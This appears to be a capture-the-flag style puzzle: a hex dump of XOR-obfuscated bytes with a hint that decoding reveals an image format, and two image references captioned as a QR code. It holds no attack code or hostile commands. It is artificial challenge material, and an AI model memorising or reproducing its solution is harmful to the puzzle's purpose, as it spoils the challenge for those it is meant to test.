4A 1F 68 1F 1F 52 E0 25 52 B5 1F 52 BC 1F 2C 79
1F 16 4A 1F 2C 1F 25 2C E0 1F 2C 8F 1F 2C 86 1F
C3 79 1F F9 4A 25 F9 1F 1F F9 DA 1F F9 B5 1F C3
86 1F D3 79 25 D3 4A 1F D3 25 1F D3 E0 1F E9 B5
1F D3 86 25 AC 79 1F AC 70 1F AC 1F 1F 96 E0 1F
AC B5 25 AC 86 1F 86 43 1F 86 4A 1F BC 1F 1F 86
E0 25 86 B5 1F 86 BC E0 79 79 E0 43 4A E0 79 1F
DA 79 E0 E0 79 8F E0 79 86 E0 68 79 E0 52 4A DA
52 1F E0 52 DA E0 52 B5 E0 68 86 E0 2C 79 DA 2C
4A E0 2C 25 E0 2C E0 E0 16 B5 E0 2C 86 DA F9 79
E0 F9 70 E0 F9 1F E0 C3 E0 E0 F9 B5 DA F9 86 E0
D3 43 E0 D3 4A E0 E9 1F E0 D3 E0 DA D3 B5 E0 D3
BC E0 AC 79 E0 96 4A E0 AC 1F DA AC E0 E0 AC 8F
E0 AC 86 E0 BC 79 E0 86 4A DA 86 1F E0 86 DA E0
86 B5 E0 BC 86 B5 79 79 8F 79 4A B5 79 25 B5 79
E0 B5 43 B5 B5 79 86 8F 52 79 B5 52 70 B5 52 1F
B5 68 E0 B5 52 B5 8F 52 86 B5 2C 43 B5 2C 4A B5
16 1F B5 2C E0 8F 2C B5 B5 2C BC B5 F9 79 B5 C3
4A B5 F9 1F 8F F9 E0 B5 F9 8F B5 F9 86 B5 E9 79
B5 D3 4A 8F D3 1F B5 D3 DA B5 D3 B5 B5 E9 86 B5
AC 79 8F AC 4A B5 AC 25 B5 AC E0 B5 96 B5 B5 AC
86 8F 86 79 B5 86 70 B5 86 1F B5 BC E0 B5 86 B5
8F 86 86 86 79 43 86 79 4A 86 43 1F 86 79 E0 BC
79 B5 86 79 BC 86 52 79 86 68 4A 86 52 1F BC 52
E0 86 52 8F 86 52 86 86 16 79 86 2C 4A BC 2C 1F
86 2C DA 86 2C B5 86 16 86 86 F9 79 BC F9 4A 86
F9 25 86 F9 E0 86 C3 B5 86 F9 86 BC D3 79 86 D3
70 86 D3 1F 86 E9 E0 86 D3 B5 BC D3 86 86 AC 43
86 AC 4A 86 96 1F 86 AC E0 BC AC B5 86 AC BC 86
86 79 86 BC 4A 86 86 1F BC 86 E0 86 86 8F 86 86
86 79 43 79 79 79 79 43 79 79 79 79 43 58 80 7D
78 43 79 85 79 55 43 79 79 79 F9 43 F9 79 79 71
BC 79 78 71 7D F3 D6 99 C7 F8 47 74 5B 4D 01 33
59 BA FC 73 5E 3F 6D 81 29 21 38 F1 6E 54 75 DD
41 48 18 05 F7 66 44 17 57 F0 08 1D 3C D3 5F 42
E7 5D EA C8 DD B2 EF 73 28 C7 ED 60 D0 5C B4 E2
4F 30 D7 A5 D0 CB 24 31 E7 46 04 E5 75 33 0D D1
92 E0 43 FC 5B 46 03 CD 5F AA E6 33 E4 73 1C F9
6B 58 2B D2 1B CA DB 05 D3 D2 13 BE D2 2B 5A 6F
D4 E3 EC EF AF CA 5B C0 2D E4 83 CC 5F 17 C8 3F
B4 23 D6 F2 6F 52 A5 E1 5C C4 FF 7D C8 8A 17 A5
CF 35 78 AE 74 75 B4 D4 A1 C5 FB A6 AB 54 02 6E
B2 A1 D1 12 88 C5 64 90 A1 96 22 CE 0C 84 2F 9D
45 20 14 AB FE 24 54 6E BF CF 2F 0A 91 BE D1 5A
4E 94 E2 1B CD 1C C7 1E 0E D2 9F B5 03 37 94 AC
0A 24 88 B7 14 82 CA 2D B3 FA 60 DE 4D D7 8E 4B
37 EE C2 F2 96 77 6D 65 8E 19 9C D3 1A 4E 97 95
D9 00 90 91 B6 9A 8F 27 45 E2 F9 11 92 AB FE 24
86 3E 14 45 64 94 CD FB B6 54 FE C4 C7 40 BB 8F
A4 D6 16 94 97 A5 42 89 A0 E0 90 E6 3E 7D 84 CF
1E BA C9 DC 9E A7 10 3C F8 3F 21 00 B3 E0 1E 66
06 45 FF 2E 19 00 A0 38 71 27 07 9C 4C EE 25 06
49 D3 BF 64 16 51 37 91 99 0B 47 5F 61 19 FC 8F
F8 91 58 FA EC 20 F1 98 FC 4E 93 8F 67 FF 64 07
71 1A F1 B9 E8 EF D8 16 6C 87 FF 19 0D DD E0 91
59 02 9B 28 D1 5A F6 07 EB EE 1A 04 F4 64 40 5D
17 7E AF 21 1B E9 0A 23 CE 1D EA 80 5C 61 58 F3
6B F7 01 66 FE 09 3B F0 E7 01 64 13 D0 9C EC 11
D7 A1 A3 05 4E 67 E0 9C E0 18 BB CF 5F E1 B2 A4
D1 DF F3 6E 73 F1 E6 05 78 AF F0 1F E2 22 43 30
65 04 21 B7 01 99 E1 40 9B C0 E6 E9 D6 7C A3 A2
E2 18 6B 13 51 F8 30 13 B1 DF F6 C4 A7 50 9E FB
26 EB DE 11 FE 5F 43 B3 5C F4 2A 5B 33 5E E6 D5
4B 93 5B D1 CE 2F AE DE E7 DF C3 40 93 D0 D1 CB
86 33 D0 EB FA A3 00 10 EE 43 5F 43 D0 E3 06 B3
13 92 C5 C3 EB 81 5C E4 62 CB F1 9D F3 E7 BB 83
1A E5 BE D3 9E DC F1 79 8B 93 93 C2 AA 77 12 E1
EA 15 7F 32 93 EE E6 EF 73 90 27 A1 CB D3 54 DA
36 FF 13 D0 F1 E2 1B 20 51 F1 B6 33 C2 97 FB 4F
83 E1 D5 E9 9E C3 32 94 E8 94 57 63 56 E3 80 CF
83 57 E9 39 93 22 D6 E5 84 DF B2 15 83 76 43 C2
DE F9 7A 5E 05 89 FD 3F 07 62 9E FF 9B 33 A5 92
F2 5B E3 C0 89 F9 6D 82 02 16 80 73 9E 50 4B 80
4E 87 5E 5D F9 63 16 62 97 C0 BF EB 02 48 89 62
02 71 8A 2C AC 7B F2 13 85 9F B3 C1 9E 8F 57 3E
41 CA 8A 9C DF 61 92 8B D2 CB 85 52 EC E2 6F E2
8B F6 CD CB E2 CA FF C2 73 A5 10 D2 B4 A3 DE CD
97 30 66 64 4A CD 34 3A 42 53 8A 89 9B 30 1C 96
48 EF 14 8F 9A 11 DE D4 8F 99 15 CE 94 8F 98 09
BE 54 8E 9F 0D C2 44 4F 90 28 9F B4 CC 9D 0E FA
86 92 74 A6 2D 9A C4 B4 99 04 7A 27 26 99 06 6A
F7 FB 98 35 57 D7 BB 98 E9 4E 77 E4 CC 3C 02 44
72 C6 40 AE 65 F6 B3 81 1B C4 77 B9 76 46 F3 68
9E DA 3A C4 F6 9C B2 F3 47 36 9F E4 6A 82 BA A9
E8 93 45 E6 B2 32 8F 25 BA ED 7D 9E A3 B6 E9 CF
B2 F5 F8 B1 C6 16 72 DE AD AC 83 85 F8 CF D1 3E
52 6F A1 CE 9A 57 7B DA 58 BE E1 BF 97 E7 36 67
71 A9 56 A2 E2 79 9C 66 0A 12 6F 8F BF 6A 36 FE
92 AF 22 A5 31 8A 67 16 16 39 D3 E8 06 36 AC 8F
A9 5E 07 3D 8E BA 62 54 FD CE EE CE A6 EC 8B B9
C6 B6 BF 91 FB E2 26 F4 05 9A C7 9C BE 72 F9 8B
AA DD 8D 6D F1 C7 99 5C D7 17 26 38 22 89 73 7E
82 71 A3 14 FB D2 D2 D9 95 99 C5 B8 75 DB F6 3C
46 8A 66 BE F1 7C 43 83 C4 8D 10 3B 3A 98 96 49
FF 40 8F 7A B5 46 C5 C2 DA AF 21 E1 42 54 3F 36
FF 42 50 D8 70 52 7F F8 68 AF 69 0C DD 53 A7 81
78 25 86 CC BA 70 BD D6 1D CF DB DE 77 AC AE B8
60 7F C8 11 18 F8 61 8B EF 81 07 85 30 C8 FD 50
E3 A7 7C B2 C4 39 A6 60 C9 C4 69 7D E6 7C F0 31
BC 5C 0B 93 32 88 8A 1B 49 DA 31 4E 48 35 E8 F5
BB BB DA 68 54 DF 3D BE A4 F6 F0 40 37 67 64 BE
7E 81 5D 83 C9 06 39 F5 2A 64 5C F4 BF A9 08 36
C6 96 5A 9B 79 84 DF B1 4D B3 6D FD 08 95 59 53
30 51 B1 AF 56 49 FC EB E5 67 76 76 C0 CB 08 03
4B EA E2 A7 26 81 11 FF 00 82 1C AB F0 46 32 9C
64 30 F5 BB 47 FF AB 3F E2 CA 20 68 44 B0 3F F1
68 EE 0D 07 E5 5C 5C C8 F1 49 95 2A 68 F6 BB DA
19 5A 54 D0 44 68 94 28 16 DA D7 5C 5B 96 11 8F
33 5B 8A 1D 4F 65 E3 5B E2 8A B0 7E 3B 0A D6 DC
15 9C 48 E8 80 35 C8 6C D0 EB 51 95 A4 62 04 E0
CB 18 C1 F5 EE 7E 65 E4 53 34 60 42 14 7F AA 2E
67 3F 9A 56 68 2F 88 97 A4 C9 18 B6 0A DD 79 60
3A 3B 4B 40 97 F0 E5 07 DB 59 8C 49 7C 3F 7B 45
CD E6 BB 3D 2B BD 73 93 B6 C0 BF 4A E5 70 8F 9A
54 C0 D0 82 F3 23 8D DB 5B B4 D1 3F 4E 89 A8 F7
03 6D 6E 78 78 79 42
XOR it; using this filename reveals an image format.


A QR code.
